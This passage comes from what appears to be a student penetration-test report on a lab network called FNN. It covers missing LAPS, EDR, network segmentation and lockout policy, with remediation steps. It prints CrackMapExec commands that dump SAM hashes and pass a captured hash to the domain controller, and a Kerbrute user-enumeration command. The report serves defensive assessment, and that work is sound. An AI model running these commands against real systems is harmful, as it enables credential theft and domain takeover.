Add-ADFineGrainedPasswordPolicySubject -Identity "Tier0-Admins-
   PSO" `
  -Subjects "Domain Admins", "Enterprise Admins", "Schema Admins
     "
```

- Force all users to change their passwords at next logon to ensure compliance with the new policy (implement carefully with proper user communication):

```
Get-ADUser -Filter * -Properties PasswordLastSet |
  Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-60)}
     |
  Set-ADUser -ChangePasswordAtLogon $true
```

- Deploy a password filtering tool or use Azure AD Password Protection to block commonly used weak passwords and patterns.
- Audit all service accounts to ensure they use long, complex passwords (minimum 32 characters) and are not subject to password expiration if passwords are stored securely in a credential vault.

- Review and update password creation guidance documentation to help users create strong, memorable passphrases.

**Long-Term Actions (Within 1–3 Months):**

- Implement passwordless authentication methods where possible:
  - Windows Hello for Business for user authentication
  - FIDO2 security keys for privileged accounts
  - Certificate-based authentication for administrative access
- Deploy Microsoft Entra Password Protection to block weak passwords based on Microsoft's global banned password list and custom organizational banned terms.
- Implement continuous monitoring for weak password usage through regular password audits using tools like DSInternals or Have I Been Pwned Enterprise.
- Establish privileged account management (PAM) solution with automatic password rotation for administrative accounts (CyberArk, BeyondTrust, or Microsoft Identity Manager).
- Implement multi-factor authentication (MFA) for all user accounts, especially privileged accounts, to provide protection even if passwords are weak or compromised.
- Deploy Enhanced Security Configuration for domain accounts by configuring the Protected Users security group for highly privileged accounts.
- Create a formal password policy document and integrate it into security awareness training.
- Establish regular security audits of password policy compliance and effectiveness through quarterly reviews and annual penetration testing.

**References**:

`https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/password-policy`

`https://pages.nist.gov/800-63-3/sp800-63b.html` (NIST Password Guidelines)

`https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/adac/introduction-to-active-directory-administrative-center-enhancements--level-100-`

`https://www.microsoft.com/en-us/security/blog/2019/08/08/protect-your-organization-password-spray-attacks/`

`https://attack.mitre.org/techniques/T1110/` (Brute Force)

## 4.4 Informational Risk

Group 3 during the assessment found that there were several missing preventative security measures that although they weren't direct vulnerabilities, severely restricted FNN's capacity to identify, prevent, or address the attack chain previously illustrated. These missing defensive measures removed important security barriers, which permitted attackers to successfully utilize attack tactics without encountering protective barriers or security notifications. This lack of these defensive measures increased the impact of the technical vulnerabilities and allowed for the complete domain compromise as depicted within this report.

### 4.4.1 Lack of Local Administrator Password Solution (LAPS)

**Description**:

During the assessment, Group 3 identified that FNN has not implemented Microsoft's Local Administrator Password Solution (LAPS). LAPS is a free Microsoft tool that manages local administrator account passwords on domain-joined computers. Without LAPS, organizations typically use the same local administrator password across multiple or all workstations, creating a password reuse vulnerability that facilitates lateral movement attacks.

In FNN's environment, the local administrator accounts on workstations FNN-WS1 (10.248.1.100) and FNN-WS2 (10.248.1.101) shared the same password hash, which was also accepted for authentication on the Domain Controller FNN-DC01 (10.248.1.2). This password reuse across security boundaries is a common misconfiguration that LAPS is specifically designed to prevent.

**Relevance to Attack Chain**:

The absence of LAPS directly enabled Step 4 and Step 5 of the Active Directory compromise attack chain documented in Section 4.1.1. After extracting the local administrator password hash from the SAM database on FNN-WS1 and FNN-WS2, Group 3 was able to successfully authenticate to the Domain Controller using the same hash via Pass-the-Hash attack:

```
crackmapexec smb 10.248.1.2 -u 'Administrator' -H '
   e19ccf75ee54e06b06a5907af13cef42'
# Result: Pwn3d! - Domain Controller compromised
```

If LAPS was implemented, then each workstation would have used a random and unique local administrator password, which would have been automatically updated at pre-determined intervals. The hash obtained from the workstations would have not provided authorization against the Domain Controller thereby disrupting the attack chain and preventing the complete domain compromise.

**Potential Business Impact**:

A number of severe security risks exist as a result of the absence of LAPS:

- **Facilitating Lateral Movement**: An attacker who compromises one workstation can use local administrator credentials to access other workstations and potentially Domain

Controllers, as evidenced by this evaluation.

- **Password Use Across Security Boundaries**: Local administrator credentials are frequently reused across workstations and occasionally mistakenly exposed to domain-level systems, thereby exposing elevated credentials across the organization.
- **Persistent Access**: After an attacker gains access to the shared local administrator credentials, the attacker has persistent access to all systems using the credentials until the password is manually changed across the entire infrastructure.
- **Regulatory Framework Violation**: A number of regulatory standards (PCI-DSS, NIST, CIS) mandate that unique local administrator passwords are assigned, which cannot be easily accomplished without LAPS or another equivalent tool.

**Recommended Remediation**:

**Immediate Actions (Within 1–2 Weeks):**

- Obtain and deploy the LAPS Management Tool from Microsoft Download Center on administrative workstations.
- Extend the Active Directory schema to support LAPS attributes using the Update-AdmPwdADSchema PowerShell cmdlet.
- Create and bind a Group Policy Object (GPO) to Organizational Units that contain workstations and Member Servers to enable LAPS:

```
Computer Configuration > Policies > Administrative Templates >
   LAPS
- Enable local admin password management: Enabled
- Password Settings:
  * Password Length: 14 Characters (minimum)
  * Password Age (Days): 30
  * Password Complexity: Small and Capital Letters + Numbers +
     Specials
```

- Set permissions in Active Directory so computers may modify their own LAPS password attributes.
- Grant IT administrators read-only access to the LAPS password attributes (least privilege).

**Long-Term Actions (Within 1–3 Months):**

- Deploy the LAPS client-side extension (CSE) to all workstations and member servers in the domain through GPO.
- Enable auditing of LAPS Password Retrievals to monitor when and how often local administrator passwords are retrieved.
- Document procedures for authorized password retrievals using the LAPS UI or PowerShell cmdlets (Get-AdmPwdPassword).

- Forward LAPS password retrieval events to your SIEM or centralized logging for security monitoring and compliance reporting.
- Consider using Microsoft's Windows LAPS (introduced in Windows Server 2022/Windows 11), which includes features such as Azure AD integration and encryption of passwords in Active Directory.
- Produce run books and training materials for help desk personnel on proper LAPS password retrieval processes.
- Regularly audit the status of LAPS deployment to ensure all systems are being managed correctly and passwords are rotating according to policy.

**References**:

`https://docs.microsoft.com/en-us/windows-server/identity/laps/laps-overview`

`https://www.microsoft.com/en-us/download/details.aspx?id=46899`

`https://attack.mitre.org/mitigations/M1027/` (MITRE ATT&CK: Password Policies)

`https://www.cisecurity.org/controls/` (CIS Controls v8 - Control 5.4)

### 4.4.2 Lack of Endpoint Detection and Response (EDR) / Antivirus

**Description**:

During the assessment, Group 3 found that the workstations and servers at FNN lacked Endpoint Detection and Response (EDR) solutions or traditional AV. Behavioral-based EDR uses machine learning, threat intelligence and behavioral analysis to monitor for and automatically block malicious endpoint activities such as credential dumping, lateral movement and running unauthorized tools.

**Relevance to Attack Chain**:

The lack of EDR/AV solutions allowed several steps within the Active Directory compromise chain documented in Section 4.1.1: Step 1 - Kerbrute User Enumeration: Group 3 enumerated valid domain accounts using Kerbrute and sent Kerberos authentication requests to the Domain Controller. An EDR solution with network behavior monitoring will detect and alert on the unusual authentication pattern associated with Kerbrute and potentially block it.

Step 4 - SAM Database Dumping: Group 3 extracted password hashes from the Security Account Manager (SAM) database on workstations FNN-WS1 and FNN-WS2 using CrackMapExec:

```
crackmapexec smb 10.248.1.100 -u 'guest' -p '' --sam
crackmapexec smb 10.248.1.101 -u 'guest' -p '' --sam
```

EDR solutions monitor for and track the telemetry generated by these types of actions, including the access of the SAM database, reading of LSASS memory and extraction of credentials. Steps 5 & 6 - Lateral Movement and Remote Code Execution: Group 3 used Impacket's wmiexec tool to create interactive shells on compromised systems. EDR solutions continually monitor for suspicious WMI activity, remote process creation and CLI execution patterns consistent with attack tools.

**Potential Business Impact**:

The lack of EDR/AV creates significant security vulnerabilities for FNN:

- Malicious Activities Go Undetected: EDR monitors the behavior of applications on endpoints. If an application exhibits malicious behavior (stealing credentials, exfiltrating data, moving laterally, etc.) without behavioral monitoring in place, the attacker can perform those actions without triggering alerts or a defensive response.
- Increased Risk of Ransomware Deployment: EDR solutions are essential to detecting and stopping ransomware attacks prior to the encryption process. Without EDR, FNN does not have endpoint-level protection against ransomware, which may lead to complete business disruption.
- Limited Capabilities for Incident Response: EDR provides telemetry that allows organizations to gain visibility into activities performed by attackers on compromised

endpoints. This telemetry is necessary to conduct incident response, gather forensic evidence, and determine the root cause of attacks.

- Regulatory Compliance Issues: Multiple regulatory requirements (PCI-DSS 5.1, NIST CSF PR.DS-6, CIS Controls v8 Control 10) state that organizations must implement endpoint protection and anti-malware solutions as minimum security controls.
- Longer Attack Dwell Times: Without EDR, attackers often remain in environments longer (on average 21 days per Mandiant M-Trends). Longer dwell times maximize the potential for damage and data exfiltration.

**Recommended Remediation**:

Immediate Actions (1-4 weeks):

- Select an EDR solution suitable for your organization's environment and budget. Options include: Microsoft Defender for Endpoint (part of Microsoft 365 E5), CrowdStrike Falcon, SentinelOne, and other commercial EDR solutions.
- Roll out the EDR agent to all of your organization's endpoints in phases:
  - Phase 1: Critical infrastructure (domain controllers, file servers, databases)
  - Phase 2: Endpoints owned by users with elevated privileges
  - Phase 3: All remaining endpoints
- Configure the EDR solution to run in "detect and alert" mode initially to develop baselines and refine detection logic to minimize false positives.
- Turn on the core detection functionality:
  - Credential dumping detection (access to LSASS, SAM, NTDS.dit)
  - Lateral movement detection (WMI, PSExec, Remote Desktop)
  - Monitoring of suspicious process creations and CLI executions
  - Detection of file and registry tampering

Short-term Actions (1-3 months):

- Enable auto-response capabilities (terminate processes, isolate networks, quarantine files) when EDR detects malicious activities with high confidence.
- Integrate EDR alerts with your Security Operations Center (SOC) or managed security service provider (MSSP) to ensure continuous monitoring and response.
- Implement threat hunting processes using EDR telemetry to proactively search for signs of compromise.
- Configure EDR to monitor for MITRE ATT&CK techniques applicable to FNN's threat model:
  - T1003 - OS Credential Dumping

  - T1021 - Remote Services
  - T1059 - Command and Scripting Interpreter
  - T1110 - Brute Force
- Set EDR data retention policies (recommended: >= 90 days) to facilitate incident investigation and forensic analysis.
- Develop incident response playbooks based on EDR-generated alerts (credential dumping, lateral movement, ransomware indicators).

Long-term Actions (3-6 months):

- Connect EDR telemetry to your SIEM platform to correlate it with your network and authentication logs.
- Perform routine EDR health check and coverage assessments to verify that all endpoints continue to report agent connectivity.
- Conduct purple team exercises to confirm EDR detection coverage for real-world attack techniques.
- Define EDR performance KPIs (MTTD, MTTR, false-positive rate).
- Consider deploying Microsoft Defender for Identity in conjunction with Defender for Endpoint to achieve full protection for both your endpoints and Active Directory infrastructure.

**References**:

`https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/`

`https://attack.mitre.org/techniques/T1003/` (MITRE ATT&CK: OS Credential Dumping)

`https://www.cisecurity.org/controls/` (CIS Controls v8 - Control 10: Malware Defenses)

`https://www.mandiant.com/m-trends` (Mandiant M-Trends Report)

### 4.4.3 Lack of Network Segmentation

**Description**:

As the network was flat, Group 3 could have easily moved laterally (across the network) from the first workstation that was successfully compromised directly to the Domain Controller without hitting any security controls or Layer 2 network segmentation.

**Relevance to Attack Chain**:

This type of network structure allowed Group 3 to immediately execute Step 5 of the Active Directory compromise as outlined in Section 4.1.1 of the test results.

Had network segmentation been implemented, there are several security controls that would have either completely eliminated or substantially limited this type of lateral movement:

- Firewall ACLs between VLANs: Prevent workstation-initiated SMB connections to Domain Controllers.
- Software Defined Networking (SDN): Separate systems by zone using SDN even if they're physically connected.
- Host-Based Firewalls: Use HBFW's to prevent workstation to workstation connections.

In addition, the flat nature of the network provided no limitation to lateral movement between workstations (FNN-WS1 -> FNN-WS2) and/or from the database server (storage.fnn.local @ 10.248.1.108) to the Windows Domain Infrastructure, which greatly assisted in the reconnaissance and discovery of attack paths.

**Potential Business Impact**:

Business Impact:

Lack of network segmentation is very detrimental to your organization:

Unlimited Lateral Movement: Once an attacker compromises one endpoint, they will have unlimited ability to move through your entire network, increase their level of privilege, and access sensitive systems without being blocked by network-layer security controls.

Amplified Blast Radius: As previously mentioned, when a single low-security system (workstation, IoT device, etc.) is compromised, it has the potential to bring down your entire infrastructure, as evidenced by the workstation to Domain Controller attack chain in this report.

Rapid Ransomware Spread: If your network does not have segmentation, ransomware can quickly spread across your entire network at once. With segmentation, you can limit the spread of ransomware to just one segment of your network and therefore reduce the overall business impact.

Compliance Violations: All major compliance standards (PCI-DSS - Requirement 1.3, NIST SP 800-53 SC-7, CIS Controls Control 12) require network segmentation to separate systems according to both security requirements and business needs.

Difficulty in Containing Breaches: When your network is not segmented, incident response teams cannot contain breaches to isolated network segments, thus making it extremely difficult to contain breaches and increasing the time needed to respond to incidents.

**Recommended Remediation**:

Immediate Recommended Remediations (Within 1-2 months):

- Conduct a network architecture review to document all systems that need to be protected, the security requirements of each system, and the security zones where each system should reside.
- Create a segmented network architecture that reflects three security tiers:
  - Tier 0 - Domain Controllers, Certificate Authorities, Privileged Identity Management Systems
  - Tier 1 - Member Servers, Application Servers, Database Servers
  - Tier 2 - Workstations, End User Devices
  - Tier 3 - Guest Networks, IoT Devices, Un-trusted Systems
  - Management Tier - Privileged Access Workstations, Jump Servers, Administrative Systems
- Implement VLANs to separate the three security tiers at Layer 2:
  - VLAN 10 - Workstations (10.248.10.0/24)
  - VLAN 20 - Member Servers (10.248.20.0/24)
  - VLAN 100 - Domain Controllers (10.248.100.0/24)
  - VLAN 200 - Administrative Network (10.248.200.0/24)
  - VLAN 999 - Guest/IoT Network (10.248.999.0/24)
- Deploy a Layer 3 firewall between VLANs to enforce inter-VLAN security policies.
- Configure restrictive firewall ACLs using the principle of least privilege and "Deny all by Default" (i.e., explicitly permit only required traffic flows).

Short-term Recommended Remediations (Within 2-4 months):

Create ACLs to protect Domain Controllers from workstation initiated SMB connections:

```
# Deny workstation initiated SMB connections to Domain Controllers
deny tcp 10.248.10.0/24 10.248.100.0/24 eq 445

# Permit only management VLAN to Domain Controllers (authenticated
   admins only)
permit tcp 10.248.200.0/24 10.248.100.0/24 eq 445
```

```
# Permit workstation initiated Kerberos/LDAP (required for domain
    operations)
permit tcp 10.248.10.0/24 10.248.100.0/24 eq 88, 389, 636
```

Implement jump servers or Privileged Access Workstations (PAWs) on the management VLAN for all administrative access to Tier 0 and Tier 1 systems.

Deploy Host Based Firewalls (HBFW) on all endpoints as a second line of defense:

- Configure Domain Controllers to accept administrative connections only from management IP addresses
- Configure workstations to deny incoming SMB/RDP/WMI connections from other workstations

Enable firewall logging and send logs to your SIEM to monitor for unauthorized cross-zone connection attempts.

- Within the next 4 – 12 months implement the zero-trust network architecture (ZTNA) that requires authentication and/or authorization on every connection, regardless of whether it's coming from a trusted or untrusted network.
- Use one of the many available microsegmentation products (VMware NSX, Cisco ACI, Illumio) to provide policy based controls of network traffic down to the application/-workload level.
- Install NAC (Network Access Control) so as to have the ability to check the "posture" of devices (patched, AV installed, compliant) prior to providing them with access to your networks.
- Develop a formalized process for managing network changes which would require approval from your security team in order to make any changes to your firewalls rules.

**References**:

`https://docs.microsoft.com/en-us/security/privileged-access-workstations/privileged-access-security-levels`

`https://www.nist.gov/publications/guide-secure-enterprise-network-landscape` (NIST SP 800-7)

`https://www.cisecurity.org/controls/` (CIS Controls v8 - Control 12: Network Infrastructure Management)

`https://www.pcisecuritystandards.org/documents/PCI_DSS_v3-2-1.pdf` (PCI-DSS Requirement 1.3)

### 4.4.4 Lack of Account Lockout Policy

**Description**:

Group 3 found during their assessment that FNN does not have an account lockout policy in place for its Active Directory Domain. The account lockout threshold for the FNN.LOCAL domain is set at "Never", allowing any amount of unsuccessful authentication attempts before locking out the account. As such, this environment has no protection from unlimited password guessing, brute force attacks and user enumeration by attackers.

Account lockout policies are a key security mechanism to defend against both brute force and password spraying attacks. By configuring a lockout policy properly, an account will be temporarily disabled after a defined number of failed login attempts (usually 5–10) and make it infeasible for an attacker to attempt large-scale password guessing attacks.

With an account lockout policy absent in the FNN environment, it is exposed to:

- Password Spraying: An attacker can attempt using a few common passwords on all user accounts without being locked out
- Brute Force Attacks: Unlimited authentication attempts enable the systematic guessing of passwords
- User Enumeration: An attacker can determine which usernames are valid based upon authentication response timing differences

**Relevance to Attack Chain**:

The lack of an account lockout policy allowed the first step of the Active Directory attack documented in section 4.1.1. Group 3 performed user enumeration with Kerbrute on the FNN.LOCAL domain without being blocked by any lockout mechanisms:

```
kerbrute userenum -d fnn.local --dc 10.248.1.2 \
    /opt/wordlists/fnn-usernames-custom.txt
```

When this command was run it attempted to send custom usernames to the domain controller via Kerberos pre-authentication requests to find valid usernames from a custom word list used to determine which usernames were valid at the domain controller.

Because there was no account lockout policy, the Domain Controller answered each authentication request, allowing Group 3 to enumerate all valid accounts on the system including the Guest account that was later used to exploit the system.

Had there been an account lockout policy set up (for example, 5 incorrect logins per user equals a 30-minute lockout), the authentication attack that enumerated valid accounts would have resulted in either:

- The lockout of all accounts in the domain after 5 invalid logon attempts creating a Denial of Service that would have been immediately identified

- A drastic reduction in authentication attempts by Group 3, making it impossible to enumerate valid accounts in a timely manner and greatly increasing the chances that the attack would have been detected
- Produced many thousands of failed login records that would have alerted the organization's security monitoring systems.

Furthermore, the combination of no account lockout policy and a weak password policy (7 characters and above as noted in Section 4) created a perfect storm for vulnerabilities. Weak passwords may provide some level of protection but only when attackers cannot make unlimited guesses due to account lockout policies.

**Potential Business Impact**:

Account Lockout Policies are a significant component of an organization's overall security and compliance posture.

The lack of account lockout policies creates a multitude of security and compliance concerns including:

- Credential Compromise: Using common passwords (Password123!, Summer2024!, CompanyName123), attackers can spray password combinations across all domain accounts without experiencing a lockout. Industry statistics show that 5–10% of users use common or easily guessed passwords that are vulnerable to password spraying attacks.
- Unnoticed Brute Force: When account lockouts do not occur, brute-force attacks will never terminate. Although failed authentications are logged (Event ID 4625), the lack of lockout policies ensures that these types of attacks are completely silent and logs may go unmonitored.
- User Enumeration: Attackers can verify valid usernames, thereby enabling them to gather intelligence to support targeted social engineering and phishing attacks. Valid usernames lower the complexity of an attacker's job by 50% (they only need to guess the correct password for a valid username).
- Non-compliance: Account lockout policies are required or highly recommended by:
    1. PCI-DSS Requirement 8.1.6: Limit repeated access attempts and lock out the user ID after not more than six attempts.
    2. NIST SP 800-63B: Account lockout after three to ten consecutive failed authentication attempts.
    3. CIS Controls v8 (Control 6.2): Establish account lockout policies.
    4. HIPAA Security Rule: Access controls must limit repeated failed login attempts.
- Insider Threat: An insider threat or former employee could repeatedly attempt to guess the passwords of a privileged account without being detected or locked out.

**Recommended Remediation**:

**Immediate Actions (Within 1–2 Weeks):**

- Configure Active Directory Default Domain Policy to implement account lockout settings:

```
Group Policy Management Console:
Computer Configuration > Policies > Windows Settings > Security
   Settings >
Account Policies > Account Lockout Policy

Recommended Settings:
- Account lockout threshold: 5 invalid logon attempts
- Account lockout duration: 30 minutes
- Reset account lockout counter after: 30 minutes
```

- Communicate the new lockout policy to end users via email and training to reduce help desk calls related to legitimate lockouts.
- Ensure help desk staff have procedures for verifying user identity before unlocking accounts (prevent social engineering attacks).
- Test the lockout policy in a pilot OU before domain-wide deployment to identify any application service accounts that may be impacted.

**Short-Term Actions (Within 1–3 Months):**

- Implement different lockout policies for different account types using fine-grained password policies (FGPP):
  - Standard users: 5 attempts, 30-minute lockout
  - Privileged accounts (Domain Admins): 3 attempts, 1-hour lockout
  - Service accounts: Consider no lockout but enable alerting on failed attempts
- Deploy monitoring and alerting for account lockout events:
  - Event ID 4740 (Account Locked Out) - Alert when privileged accounts are locked
  - Event ID 4625 (Failed Logon) - Alert on unusual volumes or patterns
  - Event ID 4767 (Account Unlocked) - Monitor manual unlocks
- Integrate lockout events with SIEM to detect password spraying attacks (multiple accounts locked simultaneously or unusual failed authentication patterns across many accounts).
- Identify and properly configure service accounts that perform automated authentication:
  - Use Group Managed Service Accounts (gMSA) where possible to eliminate password management
  - Document service accounts that require lockout policy exemptions
  - Implement compensating controls (monitoring, alerting) for exempted accounts

**Long-Term Actions (Within 3–6 Months):**

- Implement Azure AD Smart Lockout or similar intelligent lockout mechanisms that differentiate between legitimate users and attackers based on behavioral patterns and location.
- Deploy Multi-Factor Authentication (MFA) for all user accounts, which provides stronger protection than account lockout alone and prevents password-based attacks even if passwords are compromised.
- Establish baseline metrics for normal account lockout rates and implement anomaly detection to identify password spraying or brute force campaigns.
- Conduct regular password audits using tools like DSInternals or Specops Password Auditor to identify accounts with weak passwords that are most vulnerable to spraying attacks.
- Implement self-service account unlock functionality through authenticated portals to reduce help desk workload while maintaining security.
- Consider implementing FIDO2/passwordless authentication for privileged accounts to eliminate password-based attacks entirely.

**References**:

`https://www.microsoft.com/en-us/security/blog/2020/04/23/protecting-organization-password-spray-attacks/`

`https://pages.nist.gov/800-63-3/sp800-63b.html` (NIST SP 800-63B: Authentication and Lifecycle Management)

`https://www.cisecurity.org/controls/` (CIS Controls v8 - Control 6.2)

`https://attack.mitre.org/techniques/T1110/` (MITRE ATT&CK: Brute Force)

`https://www.pcisecuritystandards.org/` (PCI-DSS Requirement 8.1.6)

# 5 Acknowledgements

During report preparation, AI-assisted tools (e.g., ChatGPT) were used to help standardize LaTeX formatting, resolve minor compile issues, and proofread grammar and phrasing for clarity and consistency. All content, findings, and recommendations were authored by the assessment team and reviewed by human editors to ensure accuracy, intent, and context remained unchanged.

# 6 Conclusion

The vulnerability assessment of FNN's corporate network infrastructure has identified multiple security deficiencies across varying severity levels that must be addressed immediately. The assessment uncovered 5 vulnerabilities spanning critical to moderate severity: 2 Critical, 1 High, and 2 Moderate findings. The two critical vulnerabilities – default passwords on the PostgreSQL database server AND the complete compromise of the Active Directory domain via guest account misconfiguration – represent major omissions of basic security hardening best practices that could result in serious damage to FNN's business operations and reputation.

Beyond the critical findings, the assessment also identified systemic security weaknesses that compound the overall risk to FNN's infrastructure. SMB signing was found to be disabled on domain workstations, creating opportunities for credential relay attacks. Password reuse across security boundaries eliminated the protective isolation between workstation and domain administration, enabling rapid privilege escalation. Additionally, weak domain password policies with insufficient length requirements and no account lockout protection failed to provide basic defenses against credential-based attacks. These findings collectively demonstrate a pattern of inadequate security baseline implementation.

The exploitation of default passwords, misconfigured guest accounts, and weak authentication controls are among the easiest to prevent and most commonly exploited vulnerabilities in large scale enterprise environments. In addition to the deployment of end-of-life software, these findings clearly illustrate the necessity for FNN to establish comprehensive security baseline configurations across their infrastructure. The layered nature of these vulnerabilities enabled Group 3 to achieve complete domain compromise through a cascade of security failures, demonstrating that the absence of defense-in-depth significantly amplifies risk. The possibility of unauthorized data access, unauthorized access to sensitive business information, complete domain compromise, and/or disruptions to FNN's business operation cannot be overstated.

Group 3 strongly recommends that FNN takes the remediation steps recommended in this report seriously and considers establishing a regular security assessment program to find and address vulnerabilities prior to being compromised by malicious actors. Because the remediation steps for these vulnerabilities are straightforward and inexpensive, Group 3 believes that the remediation of these vulnerabilities would provide significant security benefits in a very short period of time.

Group 3 looks forward to continuing our relationship with FNN and assisting them in remedying the vulnerabilities described in this report, while also helping FNN continuously improve their security position through regular assessments, validation testing, and strategic security planning.

# References

[1] *Main Page*. URL: http://www.pentest-standard.org/index.php/Main_Page.

[2] *Mitre ATT&CK®*. URL: https://attack.mitre.org/.

[3] *Introduction*. URL: https://owasp.org/Top10/.

[4] Forum of Incident Response and Inc Security Teams. *CVSS v3.1 Specification Document*. https://www.first.org/cvss/v3.1/specification-document. 2019.

[5] National Institute of Standards and Technology. *Common Vulnerability Scoring System Calculator*. https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator.

# Appendices

## A Network Topology




Figure 9: Network Topology. Compromised systems: FNN-WS1 (10.248.1.100), FNN-WS2 (10.248.1.101), FNN-DC01 (10.248.1.2), and storage.fnn.local (10.248.1.108). Attack path: Workstations → Domain Controller via Pass-the-Hash.

# B Tools

| Name | Description | Link |
|---|---|---|
| Nmap | Network and vulnerability scanner | https://nmap.org/ |
| Nessus | Vulnerability scanner | https://www.tenable.com/products/nessus |
| Metasploit Framework | Exploitation framework | https://github.com/rapid7/metasploit-framework |
| msfvenom | Payload generator (part of Metasploit) | https://www.offsec.com/metasploit-unleashed/msfvenom/ |
| Kerbrute | Kerberos user enumeration tool | https://github.com/ropnop/kerbrute |
| CrackMapExec | SMB exploitation and credential dumping | https://github.com/byt3bl33d3r/CrackMapExec |
| Impacket | Python library for network protocols | https://github.com/fortra/impacket |
| DIRB | Directory brute force tool | https://github.com/v0re/dirb |
| psql | PostgreSQL interactive terminal | https://www.postgresql.org/docs/current/app-psql.html |